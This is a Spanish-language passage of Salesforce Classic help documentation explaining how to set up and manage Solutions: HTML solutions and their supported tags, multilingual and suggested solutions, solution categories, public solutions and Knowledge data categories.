CONSULTE TAMBIÉN

- Configurar el widget Knowledge One
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

# Adición de soluciones

## Descripción general de soluciones HTML

Las soluciones HTML proporcionan una forma más flexible de crear soluciones permitiéndole formatear párrafos e insertar imágenes y vínculos con facilidad. Mediante las soluciones HTML, puede crear soluciones con un editor HTML y mostrárselas a usuarios de Salesforce, el portal de autoservicio, el portal de clientes y como soluciones públicas.

Mediante el editor HTML, puede:

- Cambiar fuentes
- Aumentar y disminuir el tamaño de las fuentes
- Insertar imágenes de la ficha Documentos
- Definir el color del texto
- Establecer el color de fondo del texto
- Insertar hipervínculos
- Cambiar la alineación de los párrafos
- Crear listas con viñetas y numeradas

Nota: De manera predeterminada, las soluciones se crean y se visualizan en formato de texto. Su administrador debe activar las soluciones HTML.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear soluciones:
- "Crear" en soluciones

Antes de comenzar a crear soluciones HTML para su organización, revise las siguientes sugerencias y prácticas recomendadas de implementación.

### Sugerencias de implementación

- Una vez que active las soluciones HTML, no podrá desactivarlas.
- Si abre una solución de texto con el editor HTML y la guarda, ésta se convertirá en una solución HTML.
- Las soluciones HTML se muestran como tales en el portal de autoservicio, soluciones públicas, el portal de clientes y los usuarios de Salesforce.
- Cualquier etiqueta HTML introducida en el editor HTML se mostrará como texto para los usuarios cuando se guarde la solución.
- Cuando se muestran los detalles de la solución HTML en vistas de listas y resultados de búsqueda, sólo se muestran los primeros 255 caracteres. Este número incluye las etiquetas HTML y las imágenes que se eliminan.
- Cada solución HTML puede contener hasta 32.000 caracteres, incluidas las etiquetas HTML.
- El formato HTML se mantiene en la vista de impresión de una solución.
- Los hipervínculos de las soluciones HTML se abren en una nueva ventana del explorador cuando los usuarios hacen clic sobre ellos.
- Todas las imágenes que desee incluir en sus soluciones HTML deben cargarse en la ficha Documentos. Las imágenes en los detallas de la solución HTML no se muestran en vistas de listas e informes.
- Las soluciones HTML se pueden crear en cualquiera de los idiomas compatibles con Salesforce.

### Prácticas recomendadas

Las siguientes etiquetas HTML se admiten en las soluciones HTML que se importan a Salesforce.

| | | |
|---|---|---|
| `<a>` | `<dt>` | `<q>` |

| | | |
|---|---|---|
| <abbr> |  | <samp> |
| <acronym> | <font> | <small> |
| <address> | <h1> |  |
| <b> | <h2> | <strike> |
| <bdo> | <h3> |  |
| <big> | <h4> | <sub> |
| <blockquote> | <h5> | <sup> |
| <br> | <h6> | <table> |
| <caption> | <hr> | <tbody> |
| <cite> | <i> | <td> |
| <code> | <img> | <tfoot> |
| <col> | <ins> | <th> |
| <colgroup> | <kbd> | <thead> |
| <dd> | <li> | <tr> |
| <del> | <ol> | <tt> |
| <dfn> | <p> | <ul> |
|  | <pre> | <var> |
| <dl> | | |

En las anteriores etiquetas puede incluir los siguientes atributos:

| | | |
|---|---|---|
| alt | face | size |
| background | height | src |
| border | href | style |
| class | name | target |
| colspan | rowspan | width |

Los atributos anteriores que pueden incluir una URL se limitan a URL que comiencen por lo siguiente:

- http:
- https:
- file:
- ftp:
- mailto:

- #
- / para vínculos relativos

CONSULTE TAMBIÉN

Clasificación de soluciones

Creación de soluciones

## Descripción general de soluciones en varios idiomas

La función de soluciones en varios idiomas permite traducir soluciones y categorías de la solución en los idiomas admitidos por Salesforce para que los clientes y los representantes de asistencia técnica puedan encontrar respuestas a consultas en el idioma en que se sientan más cómodos.

Las soluciones en varios idiomas pueden reducir los gastos de asistencia mediante:

- La mejora de la satisfacción de los clientes al responder a las consultas en los idiomas que estos prefieren.
- El desvío de llamadas entrantes innecesarias al proporcionar soluciones en los idiomas más útiles para los clientes.
- La gestión de consultas en varios idiomas desde una sola ubicación, en cualquier momento y lugar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Examine los siguientes términos clave correspondientes a las soluciones en varios idiomas:

**Solución principal**
Solución creada en cualquier idioma admitido por Salesforce. Una solución principal puede no tener ninguna traducción asociada o tener varias; no se puede vincular a otra solución principal.

**Solución traducida**
Una solución traducida a otro idioma admitido por Salesforce y asociado exactamente con una solución principal. Una solución traducida no puede tener el mismo idioma que la solución principal ni el de ninguna otra solución traducida asociada con esa solución principal. Una solución traducida no puede tener otras soluciones traducidas asociadas. Las soluciones traducidas se representan con el icono en la página de detalles de soluciones, páginas de modificación de soluciones, vistas de lista de soluciones y resultados de búsqueda de soluciones.

Puede trabajar con soluciones en varios idiomas desde:

**Ficha Soluciones**
Al crear una solución nueva, los usuarios pueden seleccionar un idioma en el que escribir la solución en el campo de lista de selección `Idioma`. Cuando se guarda la solución, se convierte en una solución maestra. Después los usuarios pueden crear una solución traducida haciendo clic en **Nueva** en la lista relacionada Soluciones traducidas de la página de detalles de la solución principal. Cuando se modifica una solución principal, los usuarios pueden ajustar los estados de sus soluciones traducidas para indicar que es posible que necesiten traducción.

**Ficha Casos**
Cuando los usuarios buscan soluciones relevantes en un caso introduciendo palabras clave en la lista relacionada Soluciones y haciendo clic en **Buscar solución**, los resultados de la búsqueda incluirán soluciones en todos los idiomas que contengan dichas palabras clave. De manera alternativa, si se han activado las soluciones sugeridas para los casos, los usuarios pueden hacer clic en **Ver soluciones sugeridas** para buscar soluciones relevantes en varios idiomas si tienen palabras en común con el caso.

**Portal de autoservicio**
Si se ha activado una búsqueda de soluciones en varios idiomas para el portal de autoservicio, los clientes verán automáticamente los resultados de la búsqueda de soluciones en el idioma que prefieren, según lo especificado en sus parámetros de información

del usuario del autoservicio. Los clientes también pueden optar por ver los resultados de la búsqueda de soluciones en un idioma concreto o en todos los idiomas admitidos mediante una lista desplegable de idiomas. De forma predeterminada, la página de inicio de sesión del portal de autoservicio aparece en el idioma de la organización.

**Soluciones públicas**
Si se ha activado una búsqueda de soluciones en varios idiomas para las soluciones públicas, los clientes pueden optar por ver los resultados de la búsqueda en un idioma concreto o en todos los idiomas admitidos mediante una lista desplegable de idiomas. De forma predeterminada, las soluciones públicas aparecen en el idioma de la organización.

**Categorías de soluciones**
Los usuarios con el permiso "Gestionar traducción" pueden utilizar el sistema de traducción para traducir las categorías de las soluciones y que de este modo se muestren en el idioma de cada usuario en la ficha Soluciones, así como en el idioma preferido de cada cliente en el portal de autoservicio, según lo especificado en la configuración de usuario del cliente. Las categorías de las soluciones no se traducen para soluciones públicas.

**Informes**
Para realizar el seguimiento de las soluciones traducidas marcadas con el estado `Caducado`, seleccione el informe Soluciones traducidas. Al ejecutar este informe, también aparecen el título y los detalles de las soluciones traducidas. Asimismo, puede crear un informe personalizado para las soluciones en varios idiomas mediante el tipo de informe de soluciones principales y traducidas.

**Vistas de lista**
Para ver las soluciones traducidas marcadas con el estado `Caducado` y que pueden necesitar traducción, cree una vista de lista personalizada en la ficha Soluciones e introduzca los siguientes criterios de búsqueda: "Caducado igual a Verdadero".

**Importar**
El Asistente de importación de datos incluye opciones para importar soluciones principales y traducidas y asociarlas entre sí.

Para obtener más información sobre la activación de soluciones en varios idiomas, consulte Activar soluciones en varios idiomas en la página 3088.

CONSULTE TAMBIÉN

Activar soluciones en varios idiomas
Clasificación de soluciones
Creación de soluciones

# Descripción general de soluciones sugeridas

La función de soluciones sugeridas muestra hasta diez soluciones útiles para ayudar a los usuarios y clientes a solucionar casos concretos desde la página de detalles del caso, el portal de clientes de Salesforce o el portal de autoservicio.

Las soluciones sugeridas puede reducir los gastos de asistencia ya que:

- Reducen el tiempo necesario para que los representantes de atención al cliente puedan solucionar los casos.
- Mejoran la productividad de los representantes de atención al cliente, ya que les ofrecen un acceso preventivo a todas las soluciones de los casos.
- Permiten a los clientes solucionar y cerrar sus propios casos.

Las soluciones que se muestran no aparecen al realizar búsquedas por palabras clave. En vez de ello, se introducen las siguientes variables en una fórmula que puntúa automáticamente la relevancia de cada solución para ese caso en particular:

- Frecuencia de palabras en todas las soluciones
- Frecuencia de palabras en casos similares con soluciones relacionadas
- Proximidad de las palabras clave dentro de las soluciones
- Similitudes de las palabras con los casos que se han cerrado y con soluciones que los usuarios del autoservicio han valorado como útiles
- Número de casos adicionales asociados a la solución.

Es posible activar las soluciones sugeridas con lo siguiente:

**Ficha Casos**

Los usuarios pueden hacer clic en **Ver soluciones sugeridas** en la página de detalles del caso para visualizar una lista con las soluciones relevantes para su caso. Si están activadas las soluciones en varios idiomas en su organización, los resultados de búsqueda ofrecen soluciones en todos los idiomas que tienen palabras clave que coincidan. Sin embargo, es posible que los resultados de búsqueda en todos los idiomas no sean fiables porque los términos buscados en idiomas diferentes se procesan de forma distinta.

**Portal de clientes y portal de autoservicio**

Los clientes pueden ver las soluciones relevantes para su caso cuando envían un caso o visualizan los casos en línea.

Los clientes pueden cerrar sus propios casos utilizando las soluciones sugeridas.

Cuando los clientes registran nuevos casos o hacen clic en el botón **Ver soluciones sugeridas** en un caso existente del Portal de clientes o el portal de autoservicio, aparece una lista con las soluciones sugeridas, que incluye soluciones en varios idiomas en el caso de organizaciones que tienen activadas las soluciones en varios idiomas. Cuando los clientes seleccionan una solución de la lista, pueden hacer clic en **Sí** tras la pregunta **¿Le ayudó esta solución a responder su pregunta?** y después seleccionar la razón por la que cierran el caso. El caso se cerrará con una indicación en el campo de caso `Cerrado por usuario de autoservicio`. Si el cliente hace clic en **No**, regresará a la lista de soluciones sugeridas. Si no se encuentra ninguna solución para sugerir, se omite la Página Soluciones sugeridas y se envía al cliente a su caso.

**Correos electrónicos y reglas de respuesta automática de casos**

El equipo de soporte puede ayudar a los clientes a solucionar sus propios casos sin la asistencia de los representantes de atención al cliente. Sólo tiene que crear respuestas automáticas por correo electrónico para los casos enviados por correo electrónico, caso Web o el portal de autoservicio. En la plantilla de correo electrónico de respuesta automática, incluya el campo de combinación de soluciones sugeridas `{!Case_Suggested_Solutions}`, que proporciona correos electrónicos salientes con vínculos directos al tema y la descripción de cada solución que pueda ayudar a los clientes a responder a sus consultas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar las soluciones sugeridas:

- "Personalizar aplicación"

Para modificar las páginas de autoservicio:

- "Administrar portal de autoservicio"

  Y

  "Personalizar aplicación"

Nota: El envío masivo de correos electrónicos mediante plantillas con el campo de combinación de soluciones sugeridas puede tardar varios minutos y no es recomendable.

Es posible agregar los campos `Cerrado por usuario de autoservicio` y `Cerrado tras su creación` a los formatos de página de casos. Salesforce configura automáticamente estos campos y no se pueden modificar. Es posible ejecutar informes sobre los campos `Cerrado por usuario de autoservicio` y `Cerrado tras su creación` para comprobar la forma en la que se han cerrado los casos.

- Realice un informe sobre el campo `Cerrado por usuario de autoservicio` para ver cuántos casos han cerrado los usuarios utilizando las soluciones sugeridas en el portal de autoservicio.
- Realice un informe sobre el campo `Cerrado tras su creación` para saber cuántos casos se guardaron y cerraron inmediatamente después de que los crearan los representantes de atención al cliente.

Nota:

- Las soluciones sugeridas no muestran artículos de Salesforce Knowledge.
- Las soluciones sugeridas no están disponibles para las soluciones públicas, ya que los usuarios de estas soluciones no tienen un inicio de sesión autentificado que les permita crear o acceder a los casos.

CONSULTE TAMBIÉN

Personalización de la configuración del servicio de atención

Descripción general de soluciones en varios idiomas

## Personalización de la configuración de soluciones

Para personalizar la configuración de soluciones:

1. Desde Configuración, introduzca *`Configuración de soluciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de soluciones**.
2. Haga clic en **Modificar**.
3. Seleccione `Habilitar la exploración de soluciones` para activar la opción de buscar y encontrar soluciones por categoría.

   Esta configuración habilita la búsqueda de soluciones en la ficha Soluciones, Portal de clientes, y al solucionar un caso.
4. Seleccione `Habilitar soluciones en varios idiomas` para activar la capacidad de los usuarios para traducir las soluciones a varios idiomas.
5. Seleccione `Habilitar búsqueda de soluciones en varios idiomas en el portal de autoservicio` para agregar una lista desplegable de idiomas al portal de autoservicio que restringe automáticamente los resultados de la búsqueda a soluciones que coincidan con el idioma del usuario del portal de autoservicio. Desde la lista desplegable de idiomas, los usuarios del portal de autoservicio pueden seleccionar si desean buscar las soluciones en un idioma determinado o en todos los idiomas admitidos por Salesforce.
6. Seleccione `Activar búsqueda de soluciones en varios idiomas de Soluciones públicas` para agregar una lista desplegable de idiomas a las soluciones públicas de manera que los usuarios de éstas puedan seleccionar el idioma en el que buscar las soluciones. Desde la lista desplegable de idiomas, los usuarios de soluciones públicas pueden seleccionar si desean buscar las soluciones en un idioma determinado o en todos los idiomas admitidos por Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar la configuración de soluciones:
- "Personalizar aplicación"

7. Seleccione `Habilitar soluciones HTML` para crear y mostrar soluciones en HTML. Si están habilitadas, las soluciones aparecen en HTML en Salesforce, soluciones públicas, el portal de autoservicio y el portal de clientes de Salesforce. El uso de soluciones HTML permite a los usuarios aplicar formato a detalles de la solución fácilmente, cambiando las fuentes y los colores y agregando imágenes e hipervínculos.

   PRECAUCIÓN: Si selecciona `Habilitar soluciones HTML`, no podrá desactivarlas.

8. Seleccione `Resumen de soluciones` para visualizar hasta 150 caracteres de los detalles de la solución en los resultados de búsqueda de la solución. Si cancela la selección de esta casilla de verificación se eliminará el resumen de la solución de los resultados.
9. Seleccione `Rutas de exploración de categorías en línea` para visualizar hasta 150 caracteres del seguimiento de rutas de las categorías a las que pertenece la solución en los resultados de búsqueda. Si cancela la selección de esta casilla de verificación se eliminará la ruta de los resultados.
10. Haga clic en **Guardar**.
11. Para habilitar la exploración de soluciones por parte de los clientes en las soluciones pública o su portal de autoservicio, consulte Activación de soluciones públicas en la página 3090 y Activar las funciones y la configuración del autoservicio en la página 2628.

    Asimismo, puede personalizar la categoría de nivel superior a la que pueden acceder los usuarios de soluciones públicas y del autoservicio. No es preciso modificar esta configuración si desea que los clientes vean todas las soluciones y todas las categorías visibles en el portal de autoservicio o en las soluciones públicas.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

CONSULTE TAMBIÉN

Clasificación de soluciones

Gestión de categorías de soluciones

Activar soluciones en varios idiomas

## Información general sobre categorías

Siga estos pasos para garantizar una implementación adecuada de soluciones:

1. Planifique qué categorías necesita su equipo de asistencia.

   Tenga en cuenta que también puede permitir a los clientes encontrar soluciones por categoría en soluciones públicas y su portal de autoservicio. Puede especificar que los clientes puedan ver únicamente soluciones en una categoría específica y todas sus subcategorías.

   Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

2. Defina sus categorías, consulte Definición de categorías de soluciones en la página 3086.
3. Clasifique sus soluciones, consulte Clasificación de soluciones en la página 2480. Los administradores y los usuarios con el permiso "Gestionar categorías" pueden clasificar soluciones antes de activar las categorías de soluciones para la organización completa.
4. Cree un informe personalizado del tipo Categorías de solución para comprobar que todas las soluciones se clasifican adecuadamente. Para buscar soluciones sin clasificar utilice los filtros de informes avanzados: seleccione el campo `Nombre de la categoría` y el operador

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o cambiar categorías de soluciones:
- "Gestionar categorías"

"igual a" y deje el tercer campo en blanco. Los administradores y los usuarios con el permiso "Gestionar categorías" pueden crear informes de categoría de soluciones antes de activar las categorías de soluciones para la organización completa.

5. Active la navegación por categorías de soluciones para la ficha Soluciones, consulte Personalización de la configuración de soluciones en la página 3084.
6. Active la navegación por categorías de soluciones para los clientes que usen soluciones públicas y su portal de autoservicio. Consulte Activación de soluciones públicas en la página 3090 y Activar las funciones y la configuración del autoservicio en la página 2628.
7. Especifique la categoría de mayor nivel a la que pueden acceder los clientes que usen soluciones públicas y su portal de autoservicio. Esto resulta útil si desea que ciertas categorías solo estén disponibles para el personal interno.

   Deje este campo en blanco si desea que los clientes vean todas las soluciones y todas las categorías visibles en el portal de autoservicio o en las soluciones públicas.

CONSULTE TAMBIÉN

Gestión de categorías de soluciones

## Definición de categorías de soluciones

Comience por crear categorías de soluciones. La categoría Todas soluciones se crea automáticamente y aparecerá en primer lugar en la jerarquía de soluciones. Los usuarios no pueden agregar soluciones a esta categoría o traducirla.

1. Desde Configuración, introduzca *Categorías de solución* en el cuadro Búsqueda rápida y, a continuación, seleccione **Categorías de solución**.
2. Haga clic en **Agregar categoría** para crear una subcategoría por debajo de una categoría específica.
3. Escriba el nombre de la categoría. Los nombres de categoría no pueden incluir el carácter "\".
4. Si lo desea, seleccione una categoría principal distinta. La categoría principal es la categoría que está directamente por encima de esta categoría en la jerarquía.
5. Seleccione un orden para las subcategorías que haya creado bajo esta categoría.
   - Seleccione el orden alfabético para ordenar las subcategorías alfabéticamente.
   - Seleccione Orden personalizado para ordenar las subcategorías en el orden que haya especificado. Consulte Adición y clasificación de subcategorías en la página 3087.
6. Haga clic en **Guardar**.
7. Una vez creadas las categorías, clasifique las soluciones. Consulte Clasificación de soluciones en la página 2480. Los administradores y los usuarios con el permiso "Gestionar categorías" pueden clasificar soluciones antes de activar las categorías de soluciones para la organización completa.
8. Tras clasificar las soluciones, active la exploración de categorías de soluciones en la ficha Soluciones. Consulte Personalización de la configuración de soluciones en la página 3084.
9. Para habilitar la exploración de categorías de soluciones para la base de datos de conocimientos pública o su portal de autoservicio, consulte Activación de soluciones públicas en la página 3090.

### Modificación y eliminación de categorías

Desde la lista de categorías de soluciones, es posible:

- Hacer clic en **Modificar** para cambiar el nombre de la categoría, la categoría principal o el orden.
- Hacer clic en **Eliminar** para eliminar la categoría. Las soluciones asociadas a la categoría no se eliminan.

Nota: No puede eliminar una categoría que esté en uso por un portal de clientes de Salesforce. Para obtener más información, consulte Activar el inicio de sesión y configuraciones del portal de clientes en la página 2570.

- Hacer clic en el nombre de la categoría para ver los detalles de la categoría.

### Adición y clasificación de subcategorías

Desde la página de detalles de la categoría, puede:

- Hacer clic en **Nueva** para agregar una subcategoría por debajo de la categoría.
- Introducir un orden personalizado para las subcategorías.
  1. Modifique la categoría para establecer el `Orden de clasificación de subcategorías` en Orden personalizado.
  2. Introduzca números en la columna Orden para especificar el orden de las subcategorías.
  3. Haga clic en **Volver a ordenar**.

CONSULTE TAMBIÉN

Clasificación de soluciones

## Gestión de categorías de soluciones

Cree categorías de soluciones para que los usuarios puedan agrupar soluciones similares. Una vez clasificadas las soluciones, los usuarios podrán examinar y encontrar soluciones en función de la categoría desde la ficha Soluciones, o bien cuando se soluciona un caso. Los clientes también pueden examinar soluciones por categoría en soluciones públicas, en el portal de autoservicio y en el portal de clientes.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

CONSULTE TAMBIÉN

Información general sobre categorías

Definición de categorías de soluciones

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o cambiar categorías de soluciones:
- "Gestionar categorías"

# Activar soluciones en varios idiomas

Puede activar las soluciones en varios idiomas para que los usuarios puedan traducir soluciones a diversos idiomas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar soluciones en varios idiomas:
- "Personalizar aplicación"

## Preparación de soluciones en varios idiomas

Antes de activar las soluciones en varios idiomas:

- Ejecute informes de solución para ubicar las soluciones existentes que ya estén traducidas y tendrán que convertirse en soluciones traducidas después de que active las soluciones en varios idiomas.

  Cuando active las soluciones en varios idiomas por primera vez, todas las soluciones existentes se convertirán automáticamente en soluciones principales. Para crear soluciones traducidas a partir de soluciones principales, asocie una solución principal que no tenga soluciones traducidas con una solución principal de otro idioma mediante el campo de búsqueda `Solución principal`.

- Traduzca las categorías de solución existentes.

  Las soluciones traducidas heredan las categorías de solución de su solución principal. Antes de activar soluciones en varios idiomas y después asociar soluciones entre sí, le recomendamos que traduzca las categorías de la solución. De este modo, podrá asociar las soluciones con las categorías correctas.

## Activación de soluciones en varios idiomas

Para activar soluciones en varios idiomas:

1. Desde Configuración, introduzca *`Configuración de soluciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de soluciones**.
2. Haga clic en **Modificar**.
3. Seleccione `Habilitar soluciones en varios idiomas`.

   Opcionalmente, seleccione `Habilitar búsqueda de soluciones en varios idiomas en el portal de autoservicio` y `Habilitar búsqueda de soluciones en varios idiomas para Base de datos de conocimientos pública` para permitir que los clientes vean los resultados de la búsqueda de soluciones en un idioma concreto o en todos los idiomas admitidos mediante una lista desplegable de idiomas.
4. Haga clic en **Guardar**.
5. Personalice los formatos de las páginas de soluciones para que se incluyan los campos `Título de la solución principal`, `Detalles de la solución principal` y `Caducado` y la lista relacionada Soluciones traducidas. Al activar las soluciones en varios idiomas, la lista de selección `Idioma` y los campos de búsqueda `Solución principal` se agregan automáticamente a los formatos de página de las soluciones.

   Consejo: Para simplificar las páginas de modificación de soluciones para usuarios que traducen soluciones en varios idiomas, defina la sección Información de detalle en dos columnas y coloque los campos `Título de la solución principal` y `Detalles de la solución principal` uno junto a otro. Debajo de estos campos, coloque los campos `Título de la solución` y `Detalles de la solución` uno junto a otro para que los usuarios puedan comparar sin esfuerzo las soluciones principal y traducida. Tenga en cuenta que los campos `Título de la solución principal` y `Detalles de la solución principal` sólo se visualizan en la página de modificación de la solución traducida.

6. Establezca la configuración de seguridad a nivel de campo del campo de búsqueda `Solución principal` como modificable para los perfiles o conjuntos de permisos con permisos "Crear" y "Modificar" en soluciones.

   Cuando el campo de búsqueda `Solución principal` pueda modificarse, los usuarios podrán asociar las soluciones traducidas a las soluciones principales.

   La seguridad a nivel de campo está disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.

7. Establezca la configuración de seguridad a nivel de campo del campo de la casilla de verificación `Vencido` como visible para todos los perfiles o conjuntos de permisos con el permiso "Leer" en soluciones.

   La seguridad a nivel de campo está disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.

8. Como práctica recomendada, agregue un campo personalizado de área de texto grande a las soluciones llamado `Comentarios de la traducción` e inclúyalo en los formatos de las páginas de soluciones para que los usuarios puedan agregar cualquier comentario sobre la traducción de la solución. Los usuarios deben incluir una fecha con sus comentarios para que los demás usuarios puedan ver el momento en que se agregó el comentario.

## Implementación de soluciones en varios idiomas

Después de activar las soluciones en varios idiomas:

- Asocie cualquier solución traducida existente con las soluciones principales adecuadas.

  Para hacerlo manualmente, utilice el campo de búsqueda `Solución principal` o exporte un informe de las soluciones traducidas existentes y después importe dichas soluciones para asociarlas a una solución principal. Por cada solución traducida que importe, incluya el campo de 15 a 18 caracteres `Id. de solución` de su solución principal en una columna de solución principal de su archivo de importación. Para ver el campo `Id. de solución` correspondiente a las soluciones principales, ejecute el informe Solución traducida. Si importa soluciones por error, puede quitarlas de su organización mediante la eliminación masiva.

CONSULTE TAMBIÉN

Descripción general de soluciones en varios idiomas

Compatibilidad con una base de conocimientos multilingüe

Clasificación de soluciones

# Activación de soluciones públicas

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Si utiliza la ficha Soluciones, su equipo de atención al cliente puede crear soluciones que personas ajenas a su organización pueden encontrar muy útiles. Mediante el código HTML proporcionado por Salesforce y con la ayuda del administrador del sitio Web, puede agregar un cuadro de búsqueda y un botón al sitio para que los clientes puedan buscar soluciones. Esta función se conoce como soluciones públicas.

Mediante las soluciones públicas, los clientes pueden hallar respuesta a las preguntas más frecuentes sin necesidad de recurrir al servicio de atención al cliente. Todas las soluciones con un `Estado` Revisado y que tengan seleccionado el campo `Visible en la base de datos de conocimientos pública` estarán disponibles como soluciones públicas, incluyendo archivos adjuntos de la solución.

Las soluciones públicas son diferentes al portal de autoservicio y al portal de clientes de Salesforce, ya que no es necesario que los usuarios inicien sesión y sólo pueden buscar soluciones, pero no enviar casos. Para obtener más información sobre el portal de autoservicio y el portal de clientes, consulte Configuración del portal de autoservicio en la página 2627 y Configuración del portal de clientes en la página 2562.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para activar el acceso Web a las soluciones:
- "Personalizar aplicación"

Nota:
- Como el cuadro de búsqueda y el botón se muestran en un marco, es necesario que el sitio Web admita marcos para que funcione esta opción.
- Las soluciones sugeridas no muestran artículos de Salesforce Knowledge.

Para activar el acceso Web a las soluciones:

1. Desde Configuración, introduzca *`Soluciones públicas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Soluciones públicas**.
2. Haga clic en **Modificar**.
3. Seleccione `Soluciones públicas activadas`.
4. Si su organización utiliza categorías de soluciones, active `Habilitar la exploración de soluciones` para permitir a los clientes examinar las soluciones por categoría. Las categorías de soluciones no se pueden traducir a otros idiomas para soluciones públicas.

   Si las soluciones en varios idiomas están activadas en su organización, puede agregar una lista desplegable de idiomas a las soluciones públicas para que los clientes puedan seleccionar en qué idioma pueden buscar las soluciones. Para obtener más información, consulte Personalización de la configuración de soluciones en la página 3084.

5. Si se habilita la exploración de categorías de soluciones, seleccione la `Categoría de nivel superior` a la que los clientes acceden en las soluciones públicas. Los clientes podrán ver todas las soluciones de esta categoría y las subcategorías correspondientes si se marcan como `Visible en la base de datos de conocimientos pública`.

   Deje `Categoría de nivel superior` en blanco si desea que los clientes vean todas las soluciones en todas las categorías cuando están visibles como soluciones públicas.

6. Si lo desea, puede modificar la apariencia del marco del sitio Web con las opciones `Ancho de página máximo` y `Alto de página mínimo`.

7. Indique la dirección URL de la página CSS en `URL de la hoja de estilo`. No es necesario contar con el archivo CSS en este momento, posteriormente puede descargar un archivo de ejemplo como punto de inicio o bien utilizar un archivo propio.
8. En `Término alternativo`, puede modificar la palabra o frase que se utilizará para describir las soluciones en el marco. Especifique la versión en singular y en plural del término.
9. Haga clic en **Guardar**.
10. Si lo desea, haga clic en **Descargar archivo CSS de ejemplo** para obtener la hoja de estilo de Salesforce.
11. Haga clic en **Generar HTML**.
12. Copie el código HTML resultante y haga clic en **Finalizar**.
13. Envíe el código HTML (y el archivo CSS, si lo ha descargado) al administrador del sitio Web para que lo agregue al sitio de la siguiente forma:
    - Agregue el código HTML a la página Web.
    - Personalice la hoja de estilo descargada.
    - Guarde la hoja de estilo en una ubicación de acceso público en el servidor Web.

# Organización de artículos, respuestas e ideas en categorías

## Categorías de datos en salesforce.com

Las categorías de datos se utilizan en Salesforce Knowledge (artículos y traducción de artículos), Ideas, Respuestas y Respuestas de Chatter para ayudar a clasificar y buscar artículos, preguntas o ideas. Puede utilizar categorías de datos para controlar el acceso a un conjunto de artículos, preguntas o ideas en particular.

Salesforce Knowledge admite una jerarquía de cinco niveles de categorías de datos dentro de cada grupo de categorías. Puede clasificar los artículos de la base de datos de conocimientos pueden clasificarse según varias categorías que facilitan a los usuarios encontrar los artículos que necesitan. Por ejemplo, para clasificar los artículos por regiones de ventas y unidades comerciales, cree dos grupos de categorías, Ventas regionales y Unidades comerciales. El grupo de categorías Ventas regionales puede estar compuesto de una jerarquía geográfica, como Todas las ventas regionales como nivel superior, Norteamérica, Europa y Asia en el segundo nivel.

En una zona de respuestas, las categorías de datos ayudan a organizar las preguntas para facilitar la búsqueda. Cada zona de respuestas admite un grupo de categorías. Por ejemplo, si es usted un fabricante de ordenadores podría crear un grupo de categorías Productos que tenga cuatro categorías iguales: Ordenadores portátiles de alto rendimiento, ordenadores portátiles, equipos de sobremesa para juegos y equipos de sobremesa para empresas. En la ficha Respuestas, los miembros de la zona pueden asignar una de las cuatro categorías a cada pregunta. A continuación pueden examinar estas categorías para obtener las respuestas a preguntas específicas.

Ejemplo:

**Clasificación lógica de artículos**

Como administrador de base de datos de conocimientos, puede organizar sus artículos de base de datos de conocimientos en una jerarquía lógica y en artículos de etiquetas con los atributos significativos de su empresa.

EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

**Fácil acceso a las Preguntas**

Como administrador de respuestas, puede elegir qué categorías de datos están visibles en la ficha Respuestas. Los miembros de la zona pueden etiquetar una pregunta con una categoría, lo que facilita la búsqueda de preguntas y respuestas para otros miembros.

**Control de la visibilidad de artículos y preguntas**

Como administrador de base de datos de conocimientos o de una comunidad de respuestas, puede controlar centralmente la visibilidad de artículos o de preguntas asignando funciones, conjuntos de permisos o perfiles a categorías en los grupos de categorías. Cuando se categoriza un artículo o una pregunta, los usuarios con visibilidad podrán verlo automáticamente.

**Filtrado de artículos**

